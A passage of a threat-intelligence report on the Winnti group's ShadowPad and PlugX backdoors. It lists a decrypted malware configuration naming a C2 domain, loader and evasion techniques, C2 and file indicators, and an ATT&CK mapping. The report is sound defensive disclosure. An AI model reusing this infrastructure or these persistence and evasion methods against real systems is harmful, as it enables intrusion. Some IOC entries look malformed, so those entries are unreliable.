The obfuscated code is the loader for the subsequent shellcode, which is encrypted in the file log.dll.dat. After decryption, the file is deleted and the shellcode is re-encrypted, saved in the registry, and run. When log.exe is launched subsequently, the shellcode will be loaded from the registry.

The data is stored in a hive with a name resembling the following: (HKLM\HKCU)\Software\Classes\CLSID\{%8.8x-%4.4x-%4.4x-%8.8x%8.8x}, in key %8.8X. The values inserted in the formatting strings are generated based on the TimeDateStamp in the PE header of log.dll, and therefore are always identical for any given library copy. In our case, they equal {56a36bd2-5e2b-20b0-96f2cb9bb3f43475} and EB5D1182, respectively.

The payload is ShadowPad shellcode that has been obfuscated with the same rel_jump and fake_jb techniques. The following strings are contained in its encrypted configuration:

```
6/30/2020 1:25:52 PM
ccc
%ProgramData%\
msdn.exe
log.dll
log.dll.dat
WMNetworkSvc
WMNetworkSvc
WMNetworkSvc
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WMSVC
%ProgramFiles%\Windows Media Player\wmplayer.exe
%windir%\system32\svchost.exe
%windir%\system32\winlogon.exe
%windir%\explorer.exe
TCP://cigy2jft92.kasprsky.info:443
UDP://cigy2jft92.kasprsky.info:53
SOCKS4
SOCKS4
SOCKS5
SOCKS5
```

They include the likely data of module assembly (June 6, 2020), name of the service used by the malware to gain persistence on the system (WMNetworkSvc), names of processes into which shellcode can be injected, and the C2 domain cigy2jft92.kasprsky[.]info.

As we wrote earlier, the other domain kasprsky[.]info has been used by attackers as a FunnySwitch C2 server. Investigation of subdomains and IP addresses yields another second-level domain, livehost[.]live, whose subdomain d89o0gm35t.livehost[.]live is indicated as a C2 server in one copy of Crosswalk (86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961). Moreover, all samples of these backdoors were signed with the stolen Zealot Digital certificate and were likely used together as part of a single campaign.

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(37be65842e3tc/2a5ceccdc3d7784a96d3ca6c693d84ed99501f30363/T9301a).

FIGURE 54. FRAGMENT OF SHADOWPAD AND PLUGX INFRASTRUCTURE

7. PlugX

The SSL certificate pointed us to another C2 server, with the domain ns.mircosoftbox[.]com.

We found that this C2 server is used by an interesting copy of the PlugX backdoor. Its core is typical of PlugX, being an SFX archive (ccdb8e0162796efe19128c0bac78478fd1ff2dc3382aed0c19b0f4bd99a31efc) that contains the library mapistub.dll, which loads as a legitimate executable.

FIGURE 55. PLUGX SFX ARCHIVE

But mapistub.dll is only a downloader. Google Docs is used to store the payload: the library sends a request to export a certain document in .txt format, decodes it into shellcode with Base64, and runs it.

FIGURE 56. LOADING AND RUNNING SHELLCODE IN MAPISTUB.DLL

The shellcode has been obfuscated with junk instructions and inverted conditional jumps (combinations of jle/jg and the like). Its job is to decrypt and run the next stage, which is responsible for reflective loading of the main PlugX component and passing the structure with the configuration to it.

FIGURE 57. OBFUSCATED SHELLCODE FROM GOOGLE DOCS

This process and what the similar sample does after that are described in more detail in a [report from Dr.Web](#) (QuickHeal shellcode and BackDoor.PlugX.28).

Besides the C2 servers in the configuration file, 103.79.76[.]205 and ns.mircosoftbox[.]com, in our case the attackers also used a technique typical of PlugX for getting a C2 server at a specified URL. The C2 address is encoded in the page body between the DZKS and DZJS markers.

Again, the address of a Google Docs document is used as the URL.

FIGURE 58. DOCUMENT WITH ENCODED URL

Note that the document is editable without logging in. But when we accessed it for the first time, it had the IP address 107.174.45[.]134, which is related to the domain dc-d68d34331440.mircosoftbox[.]com and, apparently, had been put in place by the attackers.

A similar technique has been used by Winnti in the past: [according to Trend Micro](#), an encoded C2 address was stored in GitHub repositories in 2017.

7.1 Paranoid PlugX

We were able to detect an additional copy of PlugX that contained shellcode fully identical to

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When unpacked, the archive runs the script 1.vbs, which in turn passes control to a.bat.

FIGURE 60. CONTENTS OF A.BAT

The main payload is in the file image.jpg, which is actually a specially crafted .NET assembly. The assembly launches with the help of InstallUtil.exe from .NET Framework, enabling it to bypass application allowlist restrictions.

FIGURE 61. RUNNING SHELLCODE IN IMAGE.JPG

The purpose of image.jpg is to run the same PlugX shellcode with the help of CreateThread.

Its configuration contains two C2 servers: update.upgradsource[.]com and ns.upgradsource[.]com.

The domain upgradsource[.]com is mentioned in a [Unit42 report](#) on a group of similar samples named "Paranoid PlugX." They received this name due to the presence of a script for wiping traces of malware from the system. Comparing the sample we found to those described in that report, we conclude with strong confidence that it belongs to the same group. Among other reasons, the structure of the .NET Wrapper module in image.jpg, and much of the cleanup script a.bat, is nearly identical.

According to Unit42, the main targets of Paranoid PlugX attacks were gaming companies—which are known to be a typical area of interest for Winnti. Investigation of the network infrastructure provides yet another piece of confirmation of the relationship between Paranoid PlugX and Winnti.

As of late 2017, update.upgradsource[.]com resolved to the IP address 121.170.185[.]183. Later, update.byeserver[.]com and update.serverbye[.]com resolved to this address as well. The second-level domains byeserver[.]com and serverbye[.]com, in turn, are listed by FireEye in its [report on APT41](#).

8. Conclusion

Winnti has an extensive arsenal of malware, as can be seen from the group's attacks. Winnti uses both widely available tools (Metasploit, Cobalt Strike, PlugX) and custom-developed ones, which are constantly increasing in number. By May 2020, the group had started to use its new backdoor, FunnySwitch, which possess unusual message relay functionality.

One distinguishing trait of the group's backdoors is support for multiple transport protocols for connecting to C2 servers, which complicates efforts to detect malicious traffic. Malicious files of varying resemblance are used to install the payload, from primitive RAR and SFX-RAR files to reuse of malware from other groups and multistage threats with vulnerability exploits and non-trivial shellcode loaders. But the payload may be one and the same in all these cases. Most likely, the choice is dictated by the precision (or lack thereof) of an attack: unique infection chains and highly attractive bait are held back for targeted attacks.

Winnti continues to pursue game developers and publishers in Russia and elsewhere. Small studios tend to neglect information security, making them a tempting target. Attacks on software developers are especially dangerous for the risk they pose to end users, as already happened in the well-known cases of CCleaner and ASUS. By ensuring timely detection and investigation of

Trojan-Dropper.Win32.Higaisa.a

- Backdoor.Win32.CobaltStrike.a
- Trojan-Dropper.Win32.Winnti.a
- Trojan-Dropper.Win32.Winnti.b
- Trojan-Dropper.Win32.Shadowpad.a
- Backdoor.Win32.Shadowpad.c
- Backdoor.Win32.FunnySwitch.a

9.2 PT Network Attack Discovery

- REMOTE [PTsecurity] Crosswalk
sid: 10006001;10006002;10006003;10006004;
- SHELL [PTsecurity] Metasploit/Meterpreter
sid: 10003751;10003753;10003754;10003755;10006172;10002588;
- REMOTE [PTsecurity] Cobalt Strike Beacon Observed
sid: 10000748;10005757;
- REMOTE [PTsecurity] Cobalt Strike (jquery profile)
sid:10005754;
- REMOTE [PTsecurity] FunnySwitch
sid: 11004815;1004814;11004813;11004812;
- SPYWARE [PTsecurity] ShadowPad
sid: 10005851;10005852;10005854;
- REMOTE [PTsecurity] PlugX
sid:
10001390;10001391;10002946;10004422;10004426;10004472;10004473;10004515;10004532;10005968;

10. Applications

10.1 Known names of files from which PL shellcode may be loaded

C-004021_NLS

SEService.dat

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```
chrome_proxy.dll
config.ini
localsvc.ax
log.txt
msdsm.tlb
normnfa.nls
normnfw.nls
services.bin
soundsvc.sys
storesync.dat
storesyncsvc.ini
svchosl.bin
svchost.bin
wbemcomn64.sys
wbemcomna.dat
winness.exe.config
winupdate.txt
```

10.2 IOCs

File indicators

LNK FILE ATTACKS

1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81	9b638f77634f5c
0deb252a5048c3371358618750813e947458c77e651c729b9d51363f3d16b583	f50b624ba6eb9
8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996	5b8e644acc09
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5	d500cec0ce53
bcfff6c0d72a8041a37fe3cc5c0233ac4ef8c3b7c3c6bca70d2fcfaed4c5325e	1a33f41d054a2e
35a1ff5b9ad3f46222861818e3bb8a2323e20605d15d4fe395e1d16f48189530	0a462e8e3b153
beaa2c8dcf9fbf70358a8cf71b2acee95146dba79ba37943a939a2145b83b32e	acf5f997a16937
dca8fcb7879cf4718de0ee61a88425fca9dfa9883be187bae3534076f835a54d	db6333f84538a
4733d1204b06dc95178e83834af61934a423534e1d4edd402b37e226f0f2727f	dba010496a7be
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6	281c1b196cd992
d4df4b58ee241e276ea03235445c04d1a28e48ec8b6e2599a56f6c4b8af3269b	7b6b01e9f726a

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4e5e3762c850536aac6add3a5ac66f54cbd15c37bd8fc72d3ade9dd5e17f420b	21a5bcd916bc67
2d182910dade1237f1dd398d1e7af0d6eca3a74a6614089a3af671486420fb2b	0261490fb7f88c

SHELLCODE INJECTORS

Payload: Crosswalk

0046df35f66a3b076d9206412be2f1f7ea4641d96574e7b58578c0c0995d1feb	b73fcfc423d1bc
325430384d642ab2a902fb0e268e85808b6cbf87506ccdc314e116e7d1b8239e	0f2a5bbe03c5k
9e27f110fc824d8b85855538c3320e8ea436e82737d686fcec512b6f872e172	4481c4b0cf220
bec68bcaa80bb00274ef7066ddc8de1b289fb5f8b8e8573f3a961664f41da9d7	cc24843afd627
3454d87b2ce0eab44c07774c7b56318710f9a63626d6d2aaf898922178bf2792	e6cd7a9f5b421k
1e29e07b404836c82cd9b75e44a3169195a335dc494ba27f744f6605666c26aa	a1e0ce3c38494
3a9bbf4ee872904e729466aa50d570b43451b0945a41b5d9d114f8c24683c21e	5d1bada317d596
faca607b43551044fda3c799ce7e9ce61004100544eeb196734972303f57f2ae	159a5ca55d7c6
86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961	604c5f42eeb01

Payload: Metasploit

Oad8ee3fe6d45626b28c0051c4c4f83358a03096ad06fc7135621293e95c75ae	e8fcd7ca491bff
75d573d1e788590195012a1965cfcaa911c566aee88331b7718ddc638028c175	ca66a779a5b72
8c962ddbb515e73ecfc5df9db35a54c8c9d15713a04425298f2d89308e2a47bf	ce1cb0050662e
fb23c7fc2e5e8ae33942734c453961da9ed4659368d19180a8f1ecb3b9b8e853	d03a5b322f374
012d8d787c6e7a5f3dbe1e9cce7c5da166537a819221e210ef4d108f1a0a24b3	d913285f75a3a1
420dc77afe28003f14dfe6c09fbf8194ead8a6e8222b6ab126e7ee9bf4b63fd4	ebafff5ff0517ea5
a02258fcb3694893b900f10f0f9bb1d0d522ed098b1cc8eab59f2f70209b3a0b	9bdd1af6fc74a8

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SELF-CONTAINED PL SHELLCODE LOADERS

5841a4302fcbd63f66fc2afd41f8671744454aaa7e1ed834e935bfdb007a9a83	3d0b40b2a6fc6
e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdb61d4cd03ae	4db6e492a9ef8
e398290469966aff01a9e138d45c4655790d7a641950e675785d0a2ab93e7d28	1e494e1cf8df105
8add31b6a2828e0d0a5b3ac225f6063f2c67c56036ff3f5099a9ee446459012a	5c11f70345d984
a4b2a737badef32831cbf05bfaa65b5121ddb41463177f4ac0dbc354b3b451d4	8c549d16dc970
2fdef9d8896705f468f66eb8c20e5892d161c1d98ab5962aa231326546e25056	7b465b1e0d7bea

Payload: Metasploit

a7df8143a36638de40233b141919d767678b45bf5467e948a637eaafb2820550	be39c3022218c
283302c43466bdc6524a1e58a0ff9cc223ab8f540a1b0248d1fcffe81b87d5d6	b2bb31ea3b4ak
b447a7bb633f682058d4b9df5caabb8e8c794f087b80bf598d6741a255e925078	3c523a969cc4
01c8cc07a83ffd7ac9ee008685eb360c9934919e86847c50c8843807b9d9c196	37ec3d5be7b5
21dd261e5fe46b86833cd69b299ae5ee5f24da3d4e87de509eddda4d2f63d591	11e86ee44e7c3

Payload: Cobalt Strike BEACON

ba03feb351825029426e84c2f74e314f27b56714a082759650a455dfb1a946eb	8890155c88c6
06210a1f9bc48128e050df0884f9759e4d202bd103aa78e6b6eb3cec1a58cdb5	a0128edc037a
0d6a5183b903b1013367b9a319f21a7a3b7798d9565a0deee52951f62a708227	2d35c342d8fc
1bd0f0fbd7df99c41e057f6d6c7107812ef1370609ad215a92227ca79ce6df70	7dcb0d7300aa
29233eab65960c2da4962e343a3adab768673012d074db35ebc2abe2142ee73c	1d3dc9bb7acfe
79fbb45d0041933dce16325b87b969db12b7a8dedc918929615104835badc80f	b13d58f1d24cf5
8f0538a18c944e2a98f1415d5528a0dab4367cd8689f598ab2da266c36403252	483c49349d29

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b55812f35735e4fb601575072f1b314508b2dafdcb65aa6c1245a2e1f9d80bdd	6986b924c58a
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EXTERNAL PL SHELLCODE LOADERS

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1968f29b67920fc59e54eba7852a32f20ecbf3f09481c09ddbbee1dedc37f296e	b49679280a2c
be70b599e8d7272e8debf49e6bf6e5d8d9f1965812f387a9f1e75aa34788a7c7	88282f8c93d6

PL shellcode: Metasploit

f6085075e906a93a9696d9911577d16e2b5a92bc6b7c514d62992c14d5999205	4a0b8e9a56876
--	---------------

PL shellcode: Cobalt Strike Beacon

43fe07f9adeb32b20e21048e9bb41d01e6b3559d98088ac8cd8ab0fad766b885	30dee2118fc28
6867f3d853de5dfe8adbd761576c29ad853611d8d1c7fdd15b07125fd05321f8	7420afe3c0c9
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4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6	9c1d4db37c2c

FUNNYSWITCH

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SHADOWPAD

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PLUGX

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18a14cec1abcb9c02c1094271d89f428dec1896924a949ed760d38cd0dea7217	a2e88dfb93c23

Network Indicators

LNK FILE ATTACKS

www.comcleanner[.]info

45.76.6[.]149

http://zeplin.atwebpages[.]com/inter.php

http://goodhk.azurewebsites[.]net/inter.php

http://sixindent.epizy[.]com/inter.php

SHELLCODE INJECTORS

6q4qp9trwi.dnslookup[.]services

d89o0gm34t.livehost[.]live

d89o0gm35t.livehost[.]live

168.106.1[.]1

149.28.152[.]196

207.148.99[.]56

ns.microsoftdocs.dns05[.]com

ns1.dns-dropbox[.]com

ns2.dns-dropbox[.]com

ns1.microsoftsonline[.]net

ns2.microsoftsonline[.]net

ns3.mlcrosoft[.]site

onenote.dns05[.]com

service.dns22[.]ml

update.facebookdocs[.]com

104.224.169[.]214

107.182.24[.]70

107.182.24[.]70

149.248.8[.]134

149.28.23[.]32

176.122.162[.]149

45.76.75[.]219

66.42.103[.]222

66.42.107[.]133

66.42.48[.]186

66.98.126[.]203

FUNNYSWITCH

7hln9yr3y6.symantecupd[.]com

db311secsd.kasprsky[.]info

doc.googleweb[.]com

SHADOWPAD

cigy2jft92.kasprsky[.]info

update.ilastname[.]com

PLUGX

ns.mircosoftbox[.]com

ns.upgradsource[.]com

update.upgradsource[.]com


103.79.76[.]1205

	Reconnaissance		
	T1593.001	Search Open Websites/Domains: Social Media	Winnti uses a Twitter account to get game-related information
	T1594	Search Victim-Owned Websites	Winnti finds the site of a gaming company and uses information from it to create bait
	Resource Development		
	T1583.001	Acquire Infrastructure: Domains	Winnti purchases domain names that resemble those of legitimate services, including the victim's site
	T1583.006	Acquire Infrastructure: Web Services	Winnti can use GitHub and Google Docs for C2 updates
	T1587.001	Develop Capabilities: Malware	Winnti uses self-developed malware in its attacks
	T1587.003	Develop Capabilities: Digital Certificates	Winnti creates self-signed certificates for use in HTTPS C2 traffic
	T1588.001	Obtain Capabilities: Malware	Winnti uses PlugX in its attacks
	T1588.002	Obtain Capabilities: Tool	Winnti uses Metasploit and Cobalt Strike in its attacks
	T1588.003	Obtain Capabilities: Code Signing Certificates	Winnti steals code signing certificates from compromised organizations
	T1588.005	Obtain Capabilities: Exploits	Winnti uses a public exploit for remote code execution (RCE) by means of a CHM file
	Initial Access		
	T1566.001	Phishing: Spearphishing Attachment	Winnti sends phishing messages with malicious attachments

		Command Shell	to run commands
	T1059.005	Command and Scripting Interpreter: Visual Basic	Winnti uses VBS files to pass control to subsequent malware stages
	T1059.007	Command and Scripting Interpreter: JavaScript/JScript	Winnti uses malicious JScript code in intermediate stages and for the payload
	T1203	Exploitation for Client Execution	Winnti exploits RCE in a CHM file by means of an ActiveX object
	T1106	Native API	Winnti uses various WinAPI functions to run malicious shellcode in the current process or to inject it into another process
	T1204.002	User Execution: Malicious File	Winnti tries to make users run malicious .lnk, .chm, and .exe files
	Persistence		
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Winnti persists by means of a registry run key or a startup folder
	T1543.003	Create or Modify System Process: Windows Service	Winnti persists on infected machines by creating new services
	T1053.005	Scheduled Task/Job: Scheduled Task	Winnti creates a task with schtasks for persistence
	Defense evasion		
	T1140	Deobfuscate/Decode Files or Information	To store shellcode with the payload, Winnti uses a custom PL format with encryption
	T1574.002	Hijack Execution Flow: DLL Side-Loading	Winnti uses legitimate utilities to load DLLs from ShadowPad and PlugX
	T1562.004	Impair Defenses: Disable or Modify System Firewall	FunnySwitch adds allow rules to Windows Firewall for C2 connections

	T1027.002	Obfuscated Files or Information: Software Packing	Winnti can use VMProtect or custom packers for its malware
	T1055.002	Process Injection: Portable Executable Injection	Winnti injects shellcode into the processes explorer.exe, winlogon.exe, wmplayer.exe, svchost.exe, and spoolsv.exe
	T1218.001	Signed Binary Proxy Execution: Compiled HTML File	Winnti uses CHM files containing malicious code
	T1218.004	Signed Binary Proxy Execution: InstallUtil	Paranoid PlugX can use InstallUtil to run a malicious .NET assembly
	T1553.002	Subvert Trust Controls: Code Signing	Winnti uses stolen certificates to sign its malware
	Discovery		
	T1082	System Information Discovery	Winnti backdoors collect information about the computer name and OS version and whether it is 32-bit or 64-bit
	T1016	System Network Configuration Discovery	Winnti backdoors collect information about the IP and MAC addresses of the infected machine
	T1033	System Owner/User Discovery	Winnti backdoors collect information about the name of the current user
	Collection		
	T1119	Automated Collection	Winnti backdoors automatically collect information about the infected machine
	Command and Control		
	T1071.001	Application Layer Protocol: Web Protocols	Winnti backdoors can use HTTP/HTTPS for C2 connections
	T1132.001	Data Encoding: Standard	Winnti uses GZip for compressing

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Winnti C2 connections			
T1008	Fallback Channels	The Winnti configuration supports indicating multiple C2 servers of various types	
T1095	Non-Application Layer Protocol	Winnti backdoors can use TCP and UDP for C2 connections	
T1090.001	Proxy: Internal Proxy	FunnySwitch can establish C2 connections via a peer-to-peer network of infected hosts	
T1090.002	Proxy: External Proxy	Winnti backdoors support C2 connections via an external HTTP/SOCKS proxy	
T1102.001	Web Service: Dead Drop Resolver	Winnti uses Google Docs for updating the C2 address in PlugX	

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